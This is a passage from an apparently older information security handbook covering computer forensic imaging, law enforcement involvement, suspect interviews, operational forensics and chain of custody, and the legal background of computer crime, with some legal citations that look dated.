larger than the original disk. Targets for the image may be either magnetic tape or a second hard drive. The first step in creating the image is to physically access the original drive and remove it from the system housing. Next, the original drive must be connected to a secondary machine, preferably as a slave drive. Once this original drive has been connected to the secondary machine, the data can be copied from the slave drive to the backup media.

As electronics get smaller, laptop computers present challenges that are unique in, and of, themselves. When performing a forensic image of a laptop computer hard drive that does not provide a SCSI port or PCMCIA adapter access, special interface cables are needed to ensure power to the original drive and data connectivity from the original to the imaging media. If a PCMCIA socket is available, special adapter cards can be obtained to allow the data transfer through the socket to a SCSI device. In this case, drivers for the PCMCIA card are loaded, in addition to the DOS and imaging software.

Once the forensic image has been obtained, the acquired data needs to be reviewed. There are several commercially available packages on the consumer market that support forensic data review. There are also shareware tools available that claim to perform forensic image review without data alteration. It is best to use a package purchased from a company that has a history of providing expert testimony in court about the integrity of its product. The CSD does not want an investigation challenged in court due to evidence gathering and review methods. Unless a vendor is willing to provide expert testimony as to the technical capabilities of its program, the CSD would be well-advised to steer away from that vendor.

During a review of the acquired hard drive, efforts should be made to recover deleted files, examine slack space, swap space, and temporary files. It is not uncommon for evidence of the unauthorized activity to be found in these areas. Additionally, files with innocuous names should be verified as being unaltered by, or in support of, the unauthorized activity. There are some commercially available products on the market that provide hash values for the more commonly used programs. This will allow the CSDI to automate a search for altered files by identifying those that do not match the hash.

Law Enforcement Now or Later?

Throughout the investigation, the CSDI must continually weigh the options and advantages of involving law enforcement in the investigation. There are several advantages and disadvantages to bringing in law enforcement and there is no golden rule as to when law enforcement should be contacted. Although cases involving outsider threats are a little more apparent, insider threat cases are not as obvious.

When law enforcement is brought into an investigation, the dynamics of that investigation change. Although the CSDI can control information dissemination prior to law enforcement involvement, once law enforcement becomes involved, the CSDI no longer has control due to the Freedom of Information Act. Unless the law enforcement agency can prove the need to seal case information, for reasons such as imminent loss of life due to the information release, they do not have the ability to seal the case once arrests have been made. If law enforcement is being brought into an investigation, the CSDI must notify the company's public relations team as soon as possible. Additionally, any steps taken by the CSDI after law enforcement enters the case could be a violation of the Fourth Amendment to the Constitution of the United States. For example, during an insider threat case, the CSDI would normally search the suspect's office for evidence as part of the normal course of the investigation. Because the CSDI is not a sworn law enforcement officer and an employee of the company, the CSDI is permitted by law to conduct the search and not subject to the rules and laws governing search and seizure. However, this does not hold true when:

- The CSDI performs a search in which law enforcement would have needed a search warrant to conduct
- The CSDI performs that search to assist law enforcement
- Law enforcement is aware of the CSDI's actions and does not object to them

When the above conditions are true, the CSDI is acting as an agent of law enforcement and is in violation of the Fourth Amendment.

As stated above, outsider threat cases will not amount to much unless outside assistance through the courts or law enforcement is sought. The most direct way to receive assistance is to contact law enforcement in the event the anomaly can be proven to be intentional and provide them with evidence of the activity. Law enforcement has the power to subpoena business records from Internet service providers (ISPs), telephone companies, etc. in support of their investigation. A less-used tactic is for the CSDI's company to begin a third-party, "John Doe" lawsuit to assist the company in identifying the suspect. These civil remedies will allow the

CSDI to gather information not normally available. For example, the anomaly detected was confirmed as unauthorized access from a local ISP known to the CSDI as the ISP utilized by an employee under suspicion. By filing the lawsuit, the company and the CSDI will be able to obtain subscriber information not normally available. The CSDI needs to be aware that some ISPs will inform the user when a subpoena from a lawsuit is received.

Regardless of when the CSDI chooses to bring law enforcement into the investigation, it should not be the first meeting between the CSDI and law enforcement agent. It is important for the CSDI to establish ties with local, state, and various branches of federal law enforcement (FBI, Secret Service, Customs, etc.) before incidents occur. One of the best methods to establish the relationship early is by participating in training offered by professional service organizations such as the American Society of Industrial Security (www.asisonline.org) and the High Technology Crime Investigation Association (www.htcia.org). Both international organizations not only provide training, but also provide important networking opportunities before incidents occur.

Assessment Phase

The assessment is the phase where the CSDI knows, or has an idea of what has been done, but needs to determine what other vulnerabilities exist. The assessment phase helps reduce investigative tunnel vision by providing the CSDI with insight as to additional vulnerabilities or changes that may have been made. The assessment phase can run in conjunction with an active investigation and should be run as soon as possible after the unauthorized activity is defined. An exception to this is when active monitoring and recording of the activity is taking place. There are two reasons for this. First, the attacker is already in the company's system so one does not want the attacker to see processes running that would not normally be run. These new processes might give the attacker insight as to other system vulnerabilities or alert the attacker to the investigation. Second, the CSDI needs to be able to distinguish between the vulnerability tests performed by the automated process and the tests performed by the attacker. Once it is determined safe to execute the test, the automated tools should be run and the results removed from the system immediately.

Closing the Investigation

One of the largest management challenges during a computer-related incident is bringing the investigation to a close when a suspect has been identified. The CSDI must orchestrate a plan that might include the participation of law enforcement, systems administrators, BU management, public relations, and legal departments.

By now, the decision has most likely been made to pursue criminal or civil charges, or handle the incident internally. Aiding in this decision will be the amount of damage done and potential business loss, as quantified by high-level management in the victim BU.

The Interview

One of the questions that should be paramount in the CSDI mind is why the suspect engaged in the unauthorized activity. This question can frequently be answered during an interview of the suspect. If involved, law enforcement personnel will usually work with the CSDI to ensure that their questions and the CSDI questions are answered during the interview. If law enforcement is not involved, then it is up to the CSDI to interview the suspect and obtain answers to some very important questions. Other than why the suspect took the actions, the CSDI will want to have the suspect explain the steps taken to perform the unauthorized activity, actions taken before and after the unauthorized activity was noted and reported to the CSD, and what additional unauthorized activity may have occurred. For example, if the activity was unauthorized access to a system, the CSDI should have the suspect explain when the access was first attempted, when access was accomplished, what accounts were accessed, and how the system was accessed. The CSDI should have the suspect identify any changes made to the system (i.e., modified data, deleted data, backdoors planted, etc.), and what gains were achieved as a result of the activity. During the interview, the CSDI should not make any promises as to the outcome of the suspect's employment or potential for criminal or civil prosecution, unless first concurring with CSD management and the company legal team. The CSDI should strive for the suspect to detail the discussion in a written statement and sign and date the statement at the completion of the interview. The CSD should utilize a standard form for written statements that includes a phrase about the company being allowed to use the written statement as the company sees fit and that no promises are made in exchange for the written

statement. This will ensure that the suspect does not later attempt to say that any employment promises were made in exchange for the written statement or that the suspect was promised the statement would not be used in disciplinary, criminal, or civil proceedings.

The Corrective Action Phase

After the assessment has been completed, the corrective action phase can begin. This phase should be coordinated with investigative efforts so as not to interrupt any final investigative details. Optimally, the corrective action phase begins as the suspect is being arrested by law enforcement or interviewed by the CSDI. Once it has been determined that the phases can run concurrently or the investigative efforts have been completed, the target machines should be brought down and a forensic image should be acquired. After a forensic image of the machine is acquired, the operating system should be loaded from original disks and all software patches applied. If possible, all user IDs should be verified in writing. If this is not possible, all user passwords should be changed and all users forced to change their passwords at next log-on. Careful documentation should be kept to identify those IDs not used within a selected timeframe; for example, 30 days from the time the system is reloaded. Any ID not claimed by a user should be documented and removed from the system. This documentation should be kept as a supplement to the investigative case file in the event it is determined that the unclaimed ID was a product of the attacker's work. The CSDI should note any attempted use of any unclaimed IDs. If a suspect has been identified and either arrested or blocked from the system, attempted use of one of the unclaimed IDs may indicate a further problem not previously identified.

The validity of application programs and user data is at best a shot in the dark, unless the CSDI and system administrator can identify the date the system was compromised. To be absolutely sure backdoors placed by the attacker are not reloaded, BU management may have to fall back to a copy of the last application software load to ensure future system security.

Once the system has been restored and before it is brought back online, a full automated assessment should be run once again to identify any existing vulnerability. Any vulnerability identified should be corrected or, if not corrected, identified and signed off on as an acceptable risk by the BU manager. After all vulnerabilities have been corrected or identified as acceptable risks, the victim system can once again be brought back online.

Proactive Phase

After the investigation and corrective phases have been completed, a post-mortem meeting should be conducted to initiate the proactive phase. Problems encountered, root cause determination, and lessons learned from the incident should be documented in this meeting. The meeting should be led by the CSDI and attended by all company personnel involved in the incident. If the CSDI can show cost savings or recovered loss, these facts should be documented and provided to management. An overview of the incident and the lessons learned should be incorporated into the CSD security awareness presentations and presented to employees throughout the company. Timely reporting of incidents to the CSD should be stressed during the presentations. As this incident and others are presented throughout the company, the CSD is advertised as a value-added business partner, thereby generating more business for the CSD.

Summary

Although there are no golden rules to follow when investigating computer crime, following a structured methodology during investigations will provide a means for the CSDI to guarantee thorough investigations. Using the security continuum as a shell for a dynamic project plan, the CSDI will ensure a comprehensive examination of each incident. A strong project plan, coupled with traditional investigative skills and a good understanding of forensics and emerging technology, will provide the CSDI with the tools needed to confront an ever-changing investigative environment.

Operational Forensics

Michael J. Corby, CISSP

The increased complexities of computer systems today make it difficult to determine what has happened when a malfunction occurs or a system crashes**.** Sometimes, it is difficult to even make the basic identification of whether the cause was accidental or intentional. If the cause was intentional, legal action may be in order; if the cause was operational, the reason must be identified and corrected. Both require a planned and measured response.

Unfortunately, with today's emphasis on immediate recovery in the networked environment, and with the obligation to get back online as quickly as possible, determining the cause may be impossible. The tendency to restart, or reboot, may remove information that could be valuable in ascertaining cause or providing evidence of criminal wrongdoing.

Operational forensics is a two-phased approach to resolving this problem. The first phase is the proper collection of operational information such as data logs, system monitoring, and evidence-tracking methods. The appropriate attention to this phase makes it much easier to identify the problem in the second phase, the recovery.

At recovery time, the information at hand can be used to decide whether a formal intrusion investigation needs to be initiated and evidence collected needs to be preserved. By responding in prescribed ways, which can include repair/replacment of the equipment, correction of a software weakness, or identification of human-caused error(s) that resulted in the disruption, the system can be returned to operation with a much reduced probability of the same event occurring in the future.

Related Business Requirements

Technology has been more than an efficiency enhancement to the organization. It has become the lifeblood of the successful enterprise and the sole product of the networked application service provider. As such, the maximum availability of this essential resource is critical. When a failure occurs or the system is not operating at expected levels, proper procedures should be used to accurately identify and correct the situation. Failing to do so will result in unpredictable operations, inefficiencies and possibly lost revenue, tarnished image, and failure to thrive. The business case for investing in the time, procedures, and the relatively small cost of computer hardware or software components seems clear.

Why then, do companies not have operational forensics (or the same functions by other names) programs in place? Well, for two reasons: People have started with the assumption that computers are perfectly reliable and therefore will only fail under rare circumstances if programs are well-written. Why waste resources in pointing the finger at something that should never occur? Second, the topic of methodical, procedural investigations is new to other than law enforcement, and only recently has come into the foreground with the advent of computer crimes, cyber terrorism, and the relationship of vengeance and violence linked to some computer "chat rooms," e-mail, and personal private data intrusions.

The good news is that operational forensics is not an expensive option. There is some additional cost needed to properly equip the systems and the process for secure log creation; but unless the need is determined for a full-scale criminal investigation and trial preparation, the process is almost transparent to most operations.

The business objectives of implementing an operational forensics program are threefold:

1. Maintain maximum system availability (99.999 percent or five-nines "uptime").
2. Quickly restore system operations without losing information related to the interruption.
3. Preserve all information that may be needed as evidence, in an acceptable legal form, should court action be warranted.

The acceptable legal form is what calls for the operational forensics process to be rigorously controlled through standard methods and a coordinated effort by areas outside the traditional IT organization.

Justification Options

The frequent reaction to a request to start an operational forensics program is one of financial concerns. Many stories abound of how forensic investigations of computer crimes have required hundreds or thousands of hours of highly paid investigators pouring over disk drives with a fine-tooth comb — all of this while the business operation is at a standstill. These stories probably have indeed occurred, but the reason they were so disruptive, took so long, or cost so much, was because the operational data or evidence had to be reconstructed. Often, this reconstruction process is difficult and may be effectively challenged in a legal case if not prepared perfectly.

Operational forensics programs can be justified using the age-old 80-20 rule: an investigation cost is 80 percent comprised of recreating lost data and 20 percent actually investigating. An effective operational forensics program nearly eliminates the 80 percent data recreation cost.

A second way in which operational forensics programs have been justified is as a positive closed-loop feedback system for making sure that the investment in IT is effectively utilized. It is wise investment planning and prudent loss reduction. For example, an operational forensics program can quickly and easily determine that the cause of a server crashing frequently is due to an unstable power source, not an improperly configured operating system. A power problem can be resolved for a few hundred dollars, whereas the reinstallation of a new operating system with all options can take several days of expensive staff time, and actually solve nothing.

No matter how the program is justified, organizations are beginning to think about the investment in technology and the huge emphasis on continuous availability, and a finding ways to convince management that a plan for identifying and investigating causes of system problems is a worthwhile endeavor.

Basics of Operational Forensics

Operational forensics includes developing procedures and communicating methods of response so that all flexibility to recover more data or make legal or strategic decisions is preserved. Briefly stated, all the procedures in the world and all the smart investigators that can be found cannot reverse the course of events once they have been put into action. If the Ctrl-Alt-Delete sequence has been started, data lost in that action is difficult and expensive, if not impossible to recover. Operational forensics, therefore, starts with a state of mind. That state of mind prescribes a "think before reacting" mentality. The following are the basic components of the preparation process that accompany that mentality.

For all situations:

- Definition of the process to prioritize the three key actions when an event occurs:
  - — Evidence retention
  - — System recovery
  - — Cause identification
- Guidelines that provide assistance in identifying whether an intrusion has occurred and if it was intentional
- Methods for developing cost-effective investigative methods and recovery solutions
- Maintenance of a secure, provable evidentiary chain of custody

For situations where legal action is warranted:

- Identification or development of professionally trained forensic specialists and interviewers/interrogators, as needed
- Procedures for coordination and referral of unauthorized intrusions and activity to law enforcement and prosecution, as necessary
- Guidelines to assist in ongoing communication with legal representatives, prosecutors, and law enforcement, as necessary
- Instructions for providing testimony, as needed

Notice that the evidence is collected and maintained in a form suitable for use in cases where legal action is possible, even if the event is purely an operational failure. That way, if after the research begins, it is determined that what was thought initially to be operational, turns out to warrant legal action, all the evidence is available.

Consider the following scenario. A Web server has stopped functioning, and upon initial determination, evidence shows that the building had a power outage and when the server rebooted upon restoration, a diskette was left in the drive from a previous software installation. Initial actions in response include purchasing a new UPS (uninterruptable power supply) capable of keeping the server functioning for a longer time, and changing the boot sequence so that a diskette in the drive will not prevent system recovery. All set? Everybody thinks so, until a few days after the recovery, someone has discovered that new operating parameters have taken effect, allowing an intruder to install a "trap door" into the operating system. That change would take effect only after the system rebooted. Is the data still available to identify how the trap door was installed, whether it posed problems prior to this event, and who is responsible for this act of vandalism?

An operational forensics program is designed to identify the risk of changes to the system operation when it is rebooted and conduct baseline quality control, but also to preserve the evidence in a suitable place and manner so that a future investigation can begin if new facts are uncovered.

Building the Operational Forensics Program

Policy

To start building an operational forensics program, the first key element, as in many other technical programs, includes defining a policy. Success in developing this process must be established at the top levels of the organization. Therefore, a policy endorsed by senior management must be written and distributed to the entire organization. This policy both informs and guides.

This policy informs everyone that the organization has corporate endorsement to use appropriate methods to ensure long-term operational stability, and thus ensure that the means to accurately identify and correct problems will be used. It should also inform the organization that methods will be used to take legal action against those who attempt to corrupt, invade, or misuse the technology put in place to accomplish the organization's mission. There is a subtle hint here meant to discourage employees who may be tempted to use the system for questionable purposes (harassing, threatening, or illegal correspondence and actions), that the organization has the means and intent to prosecute violators.

The policy guides in that it describes what to do, under what circumstances, and how to evaluate the results. With this policy, the staff responsible for operating the system components, including mainframes, servers, and even workstations, as well as all other peripherals, will have a definition of the process to prioritize the three key actions when an event occurs:

1. Evidence retention
2. System recovery
3. Cause identification

In general, this policy defines a priority used for establishing irrefutable data that identifies the cause of an interruption. That priority is to first ensure that the evidence is retained; then recover the system operation; and, finally, as time and talent permits, identify the cause.

Guidelines

As a supplement to these policies, guidelines can be developed that provide assistance in identifying whether an intrusion has occurred and if it was intentional. As with all guidelines, this is not a specific set of definitive rules, but rather a checklist of things to consider when conducting an initial response. More detailed guidelines are also provided in the form of a reminder checklist of the process used to secure a site for proper evidence retention. The suggested method for publishing this guideline is to post it on the wall near a server, firewall, or other critical component. Items on this reminder checklist can be constructed to fit the specific installation, but typical entries can include:

Before rebooting this server:

1. Take a photograph of the screen (call Ext xxxx for camera).
2. Verify that the keyboard/monitor switches are set correctly.
3. Record the condition of any lights/indicators.
4. Use the procedure entitled "*Disabling the disk mirror.*"
5. …
6. …
7. etc.

Accompanying these posted instructions are a series of checklists designed to help record and control the information that can be collected throughout the data collection process.

Log Procedures

Policies and guidelines can help provide people with the motivation and method to act thoughtfully and properly when responding to an event, but they are insufficient by themselves to provide all that is needed. Most operating system components and access software (modem drivers, LAN traffic, Internet access software, etc.) provide for log files to be created when the connection is used, changed, or when errors occur. The catch is that usually these logs are not enabled when the component is installed. Furthermore, the log file may be configured to reside on a system device that gets reset when the system restarts. To properly enable these logs, they must be:

- Activated when the service is installed
- Maintained on a safe device, protected from unauthorized viewing or alteration
- Set to record continuously despite system reboots

Additional third-party access management and control logs can and should be implemented to completely record and report system use in a manner acceptable for use as legal evidence. This includes data that can be independently corroborated, non-repudiated, and chain-of-custody maintained.

Configuration Planning

The operational forensics program also includes defining methods for maximizing the data/evidence collection abilities while providing for fast and effective system recovery. That often can be accomplished by planning for operational forensics when system components are configured. One technique often used is to provide a form of disk mirroring on all devices where log files are stored. The intent is to capture data as it exists as close as possible to the event. By maintaining mirrored disks, the "mirror" can be disabled and removed for evidence preservation while the system is restarted. This accomplishes the preservation of evidence and quick recovery required in a critical system.

The process for maintaining and preserving this data is then to create a minimum of three copies of the mirrored data:

1. One copy to be signed and sealed in an evidence locker pending legal action (if warranted)
2. One copy to be used as a control copy for evidence/data testing and analysis
3. One copy to be provided to opposing attorney in the discovery phase, if a criminal investigation proceeds

Linking Operational Forensics to Criminal Investigation

The value of a well-designed operational forensics program is in its ability to have all the evidence necessary to effectively develop a criminal investigation. By far, the most intensive activity in preparing for a legal opportunity is in the preparation of data that is validated and provable in legal proceedings. Three concepts are important to understanding this capacity:

1. Evidence corroboration
2. Non-repudiation
3. Preservation of the chain of custody

Evidence Corroboration

If one is at all familiar with any type of legal proceeding, from the high profile trials of the 1990s to the courtroom-based movies, television programs, or pseudo-legal entertainment of judicial civil cases, evidence that is not validated through some independent means may by inadmissible. Therefore, to provide the maximum potential for critical evidence to be admitted into the record, it should be corroborated through some other means. Therefore, based on the potential for legal action, several log creation utilities can be employed to record the same type of information. When two sources are compared, the accuracy of the data being reported can be assured. For example, access to a system from the outside reported only by a modem log may be questioned that the data was erroneous. However, if the same information is validated by access to the system from system login attempt, or from an application use log, the data is more likely to be admitted as accurate.

Non-Repudiation

A second crucial element necessary for a smooth legal process is establishing evidence in a way that actions cannot be denied by the suspect. This is called "non-repudiation." In many recent cases of attempted system intrusion, a likely suspect has been exonerated by testifying that it could not have been his actions that caused the violation. Perhaps someone masqueraded as him, or perhaps his password was compromised, etc. There is no way to definitely make all transactions pass the non-repudiation test; but in establishing the secure procedures for authenticating all who access the system, non-repudiation should be included as a high-priority requirement.

Preservation of the Chain of Custody

Finally, the last and perhaps most important legal objective of operational forensics is to preserve the chain of custody. In simple terms, this means that the data/evidence was always under the control of an independent source and that it could not have been altered to support one side of the case. This is perhaps the most easily established legal criterion, but the least frequently followed. To establish a proper chain of custody, all data must be properly signed-in and signed-out using approved procedures, and any chance of its alteration must be eliminated — to a legal certainty. Technology has come to the rescue with devices such as read-only CDs, but there are also some low-technology solutions like evidence lockers, instant photography, and voice recorders to track activity related to obtaining, storing, and preserving data.

For all legal issues, it is wise and highly recommended that the organization's legal counsel be included on the forensic team, and if possible, a representative from the local law enforcement agency's (Attorney General, Prosecutor or FBI/state/local police unit) high-tech crime unit. In the case of properly collecting evidence when and if a situation arises, prior planning and preparation is always a good investment.

Linking Operational Forensics to Business Continuity Planning

What makes operational forensics an entity unto itself is the ability to use the time and effort spent in planning for benefits other than prosecuting criminals. The key benefit is in an organization's ability to learn something

from every operational miscue. Countless times, systems stop running because intruders who only partially succeed at gaining access have corrupted the network connections. In most instances, all the information that could have been used to close access vulnerabilities goes away with the Ctrl-Alt-Delete keys. Systems do not crash without cause. If each cause were evaluated, many of them could be eliminated or their probability of reoccurring significantly reduced.

In the current age of continuous availability, maximum network uptime is directly linked to profit or effectiveness. Implementing an operational forensics program can help establish an effective link to business continuity planning risk reduction and can raise the bar of attainable service levels.

Although evidence collected for improving availability does not need to pass all legal hurdles, an effective method of cause identification can help focus the cost of prevention on *real* vulnerabilities, not on the whole universe of possibilities, no matter how remote. Cost justification of new availability features is more readily available, and IT can begin to function more like a well-defined business function than a "black art."

Summary and Conclusion

When a system interruption occurs, operational forensics is a key component of the recovery process and should be utilized to identify the nature and cause of the interruption as well as collecting, preserving, and evaluating the evidence. This special investigation function is essential because it is often difficult to conclusively determine the nature, source, and responsibility for the system interruption. As such, to improve the likelihood of successfully recovering from a system interruption, certain related integral services, such as establishing the data/activity logs, monitoring system, evidence collection mechanisms, intrusion management, and investigative management should be established prior to a system interruptions occurrence. This is the primary benefit of operational forensics. One will see much more of this in the near future.

Computer Crime Investigation and Computer Forensics

Thomas Welch

Incidents of computer-related crime and telecommunications fraud have increased dramatically over the past decade, but due to the esoteric nature of this crime there have been very few prosecutions and even fewer convictions. The same technology that has allowed for the advancement and automation of many business processes has also opened to the door to many new forms of computer abuse. While some of these system attacks merely use contemporary methods to commit older, more familiar types of crime, others involve the use of completely new forms of criminal activity that have evolved along with the technology.

Computer crime investigation and computer forensics are also evolving sciences which are affected by many external factors: continued advancements in technology, societal issues, legal issues, etc. There are many gray areas that need to be sorted out and tested through the courts. Until then, the system attackers will have a clear advantage and computer abuse will continue to increase. We, as computer security practitioners, must be aware of the myriad of technological and legal issues that affect our systems and its users, including issues dealing with investigations and enforcement.

This chapter will take the security practitioner and investigator through each of the areas of computer crime investigation and computer forensics, so that they are better prepared to respond to both internal and external attacks.

COMPUTER CRIME

According to the American Heritage Dictionary a "crime" is any act committed or omitted in violation of the law. This definition causes a perplexing problem for law enforcement when dealing with computer-related crime, since much of today's computer-related crime is without violation of any formal law. This may seem be a contradictory statement, but traditional criminal statutes, in most states, have only been modified throughout the years to reflect the theories of modern criminal justice. These laws generally envision applications to situations involving traditional types of criminal activity, such as burglary, larceny, fraud, etc. Unfortunately, the modern criminal has kept pace with the vast advancements in technology and he has found ways to apply such innovations as the computer to his criminal ventures. Unknowingly and probably unintentionally, he has also revealed the difficulties in applying older traditional laws to situations involving "computer related crimes."

In 1979 the United States Department of Justice established a definition for "computer crime," stating that "a computer crime is any illegal act for which knowledge of computer technology is essential for its perpetration, investigation, or prosecution." This definition was too broad and has since been further refined by new or modified, state and federal criminal statutes.

Criminal Law

Criminal law identifies a crime as being a wrong against society. Even if an individual is victimized, under the law, society is the victim. A conviction under criminal law normally results in a jail term or probation for the defendant. It could also result in a financial award to the victim as restitution for the crime. The main purpose for prosecuting under criminal law is punishment for the offender. This punishment is also meant to serve as a deterrent against future crime. The deterrent aspect of punishment only works if the punishment is severe enough to discourage further criminal activity. This is certainly not the case in the United States, where very few computer criminals ever go to jail. In other areas of the world there are very strong deterrents. For example, in China in 1995, a computer hacker was executed after being found guilty of embezzling $200,000 from a National bank. This certainly will have a dissuading value for other hackers in China!

To be found guilty of a criminal offense under criminal law, the jury must believe, beyond a reasonable doubt, that the offender is guilty of the offense. The lack of technical expertise, combined with the many confusing questions posed by the defense attorney, may cause doubt for many jury members, thus rendering a "not guilty" decision. The only short-term solution to this problem, is to provide simple testimony in layman terms and to use demonstrative evidence whenever possible. Even with this, it will be difficult for many juries to return a guilty verdict.

Criminal conduct is broken down into two classifications depending on severity. A felony is the more serious of the two, normally resulting in a jail term of more than one year. Misdemeanors are normally punishable by a fine or a jail sentence of less than a year. It is important to understand that if we wish to deter future attacks, we must push for the stricter sentencing, which only occurs under the felonious classification. The type of attack and/or the total dollar loss has a direct relationship to the crime classification. As we cover investigation procedures, we will see why it is so important to account for all time and money spent on the investigation.

Criminal law falls under two main jurisdictions: Federal and State. Although there is a plethora of federal and state statutes which may be used against traditional criminal offenses, and even though many of these same statutes may apply to computer related crimes with some measure of success, it is clear that many cases fail to reach prosecution or fail to result in conviction because of the gaps which exists in the Federal Criminal Code and the individual state criminal statutes.

Because of this, every state in the United States, with the exception of one, along with the Federal government, have adopted new laws specific to computer related abuses. These new laws, which have been redefined over the years to keep abreast of the constant changes in the technological forum, have been subjected to an ample amount of scrutiny due to many social issues, which have been impacted by the proliferation of computers in society. Some of these issues, such as privacy, copyright infringement, and software ownership are yet to be resolved, thus we can expect many more changes to the current collection of laws. Some of the computer related crimes, which are addressed by the new state and federal laws, are

- Unauthorized access
- Exceed authorized access
- Intellectual property theft or misuse of information
- Child Pornography
- Theft of services
- Forgery
- Property theft (i.e. Computer hardware, chips, etc.)
- Invasion of privacy
- Denial of services
- Computer fraud
- Viruses
- Sabotage (Data alteration or malicious destruction)
- Extortion
- Embezzlement
- Espionage
- Terrorism

All but one state, Vermont, have created or amended laws specifically to deal with computer-related crime. Twenty-five of the states have enacted specific computer crime statutes, while the other twenty-four states have merely amended their traditional criminal statutes to confront computer crime issues. Vermont has announced legislation under Bill H.0555, which deals with theft of computer services. The elements of proof, which define the basis of the criminal activity, vary from state to state. Security practitioners should be fully cognizant of their own state laws, specifically the elements of proof. Additionally, traditional criminal statutes, such as theft, fraud, extortion and embezzlement, can still be used to prosecute computer crime.

Just as there has been numerous new legislation at the State level, there have also been many new federal policies, such as the:

- Electronic Communications Privacy Act
- Electronic Espionage Act of 1996
- Child Pornography Prevention Act of 1996
- Computer Fraud and Abuse Act of 1986, 18 U.S.C. 1001

These laws and policies have been established, precisely to deal with computer and telecommunications abuses at the Federal level. Additionally, many modifications and updates have been made to the Federal Criminal Code, Sections 1029 and 1030, to deal with a variety of computer related abuses. Even though these new laws have been adopted for use in the prosecution of a computer-related offense, some of the older, proven federal laws, identified below, offer a "simpler" case to present to judges and juries:

- Wire Fraud
- Mail Fraud
- Interstate Transportation of Stolen Property
- Racketeer Influenced & Corrupt Organizations (RICO)

The Electronic Communications Privacy Act (ECPA) is being tested more today than ever before. The ECPA prohibits all monitoring of wire, oral, and electronic communications unless specific statutory exceptions apply. This includes monitoring of e-mail, network traffic, keystrokes, or telephone systems. The ECPA was not meant to prohibit network providers from monitoring and maintaining their networks and connections, thus the ECPA provides an exception for monitoring network traffic for legitimate businesses purposes. Additionally, the ECPA also allows monitoring when the network users are notified of the monitoring process.

The two new Acts enacted in 1996, the Child Pornography Prevention Act (CPPA) and the Electronic Espionage Act (EEA) have proved that the legislative process is working, albeit a bit slower than one would like. The

CPPA is especially impressive in that it eradicates many of the loopholes afforded by newer technology. The CPPA was enacted specifically to combat the use of computer technology to produce pornography that conveys the impression that children were used in the photographs or images, even if the participants are actually adults. The Court held that any child pornography, including simulated or morphed images, stimulate the sexual appetites of pedophiles and that the images themselves may persuade a child to engage in sexual activity by viewing other children. The CPPA was contested by the Freedom of Speech Coalition (FSC), but was upheld by the Court in FSC v. Reno.

The EEA hopefully will curtail some of the industrial espionage that is going on today, but it will also have an impact on how business is conducted in the United States, especially intelligence gathering. According to the EEA, it is a criminal offense to take, download, receive, or possess trade secret information obtained without the owner's authorization. Penalties can reach $10 Million in fines, up to 15 years in prison, and forfeiture of property used in the commission of the crime. This could have tremendous, far-reaching consequences for businesses should an employee improperly use information gained from any previous employment.

Civil Law

Civil law (or tort law) identifies a tort as a wrong against an individual or business, which normally results in damage or loss to that individual or business. The major differences between criminal and civil law, are the type of punishment and the level of proof required to obtain a guilty verdict. There is no jail sentence under the civil law system. A victim may receive financial or injunctive relief as restitution for their loss. An injunction against the offender will attempt to thwart any further loss to the victim. Additionally, a violation of the injunction may result in a Contempt of Court order, which would place the offender in jeopardy of going to jail. The main purpose for seeking civil remedy is for financial restitution, which can be awarded as follows:

- Compensatory Damages
- Punitive Damages
- Statutory Damages

In a civil action, if there is no culpability on the part of the victim, the victim may be entitled to compensatory (restitution), statutory, and punitive damages. Compensatory damages are actual damages to the victim and include attorney fees, lost profits, investigation costs, etc. Punitive damages are just that — damages set by the jury, with the intent to punish the offender. Even if the victim is partially culpable, an award may be made on the victim's behalf, but may be lessened due to the victim's culpable

negligence. Statutory damages are damages determined by law. Mere violation of the law entitles the victim to a statutory award.

Civil cases are much easier to convict under because the burden of proof required for a conviction is much less. To be found guilty of a civil wrong, the jury must believe, based only upon the preponderance of the evidence, that the offender is guilty of the offense. It is much easier to show that the majority (51%) of the evidence is pointing to the defendant's guilt.

Finally, just as a Search Warrant is used by law enforcement as a tool in the criminal investigation, the Court can issue an Inpoundment Order or Writ of Possession, which is a court order to take back the property in question. The investigator should also keep in mind that the criminal and civil case could take place simultaneously, thus allowing items seized during the execution of the Search Warrant to be used in the civil case.

Insurance

An insurance policy is generally part of an organization's overall risk mitigation/management plan. The policy offsets the risk of loss to the insurance company in return for an acceptable level of loss (the insurance premium). Since many computer-related assets (software and hardware) account for the majority of an organization's net worth, they must be protected by insurance. If there is a loss to any of these assets, the insurance company is usually required to pay out on the policy. One important factor to bear in mind, is the principle of culpable negligence. This places part of the liability on the victim if the victim fails to follow a "standard of due care" in the protection of identified assets. If a victim organization is held to be culpably negligent, the insurance company may be required to pay only a portion of the loss. Also, an insurance company can attempt to deny coverage, arguing that an employee's "dishonest" acts caused the damage.

Two important insurance issues related to the investigation are prompt notification of the loss and understanding that the insurance company has a duty to defend. Regarding prompt notification, insurance companies may deny coverage by arguing that the claim was received too late. Some states even allow insurance companies to void its insurance obligations if the notice or claim is proven to be late.

RULES OF EVIDENCE

Before delving into the investigative process and computer forensics, it is essential that the investigator have a thorough understanding of the Rules of Evidence. The submission of evidence in any type of legal proceeding generally amounts to a significant challenge, but when computers are involved, the problems are intensified. Special knowledge is needed to locate and collect evidence and special care is required to preserve and

transport the evidence. Evidence in a computer crime case may differ from traditional forms of evidence inasmuch as most computer-related evidence is intangible—in the form of an electronic pulse or magnetic charge.

Before evidence can be presented in a case, it must be competent, relevant and material to the issue and it must be presented in compliance with the rules of evidence. Anything which tends to prove directly or indirectly, that a person may be responsible for the commission of a criminal offense may be legally presented against him. Proof may include the oral testimony of witnesses or the introduction of physical or documentary evidence.

By definition, **evidence** is any species of proof or probative matter, legally presented at the trial of an issue, by the act of the parties and through the medium of witnesses, records, documents, objects, etc., for the purpose of inducing belief in the minds of the court and jurors as to their contention. In short, evidence is anything offered in court to prove the truth or falsity of a fact at issue. This section will cover each of the Rules of Evidence as they relate to computer crime investigations.

Types of Evidence

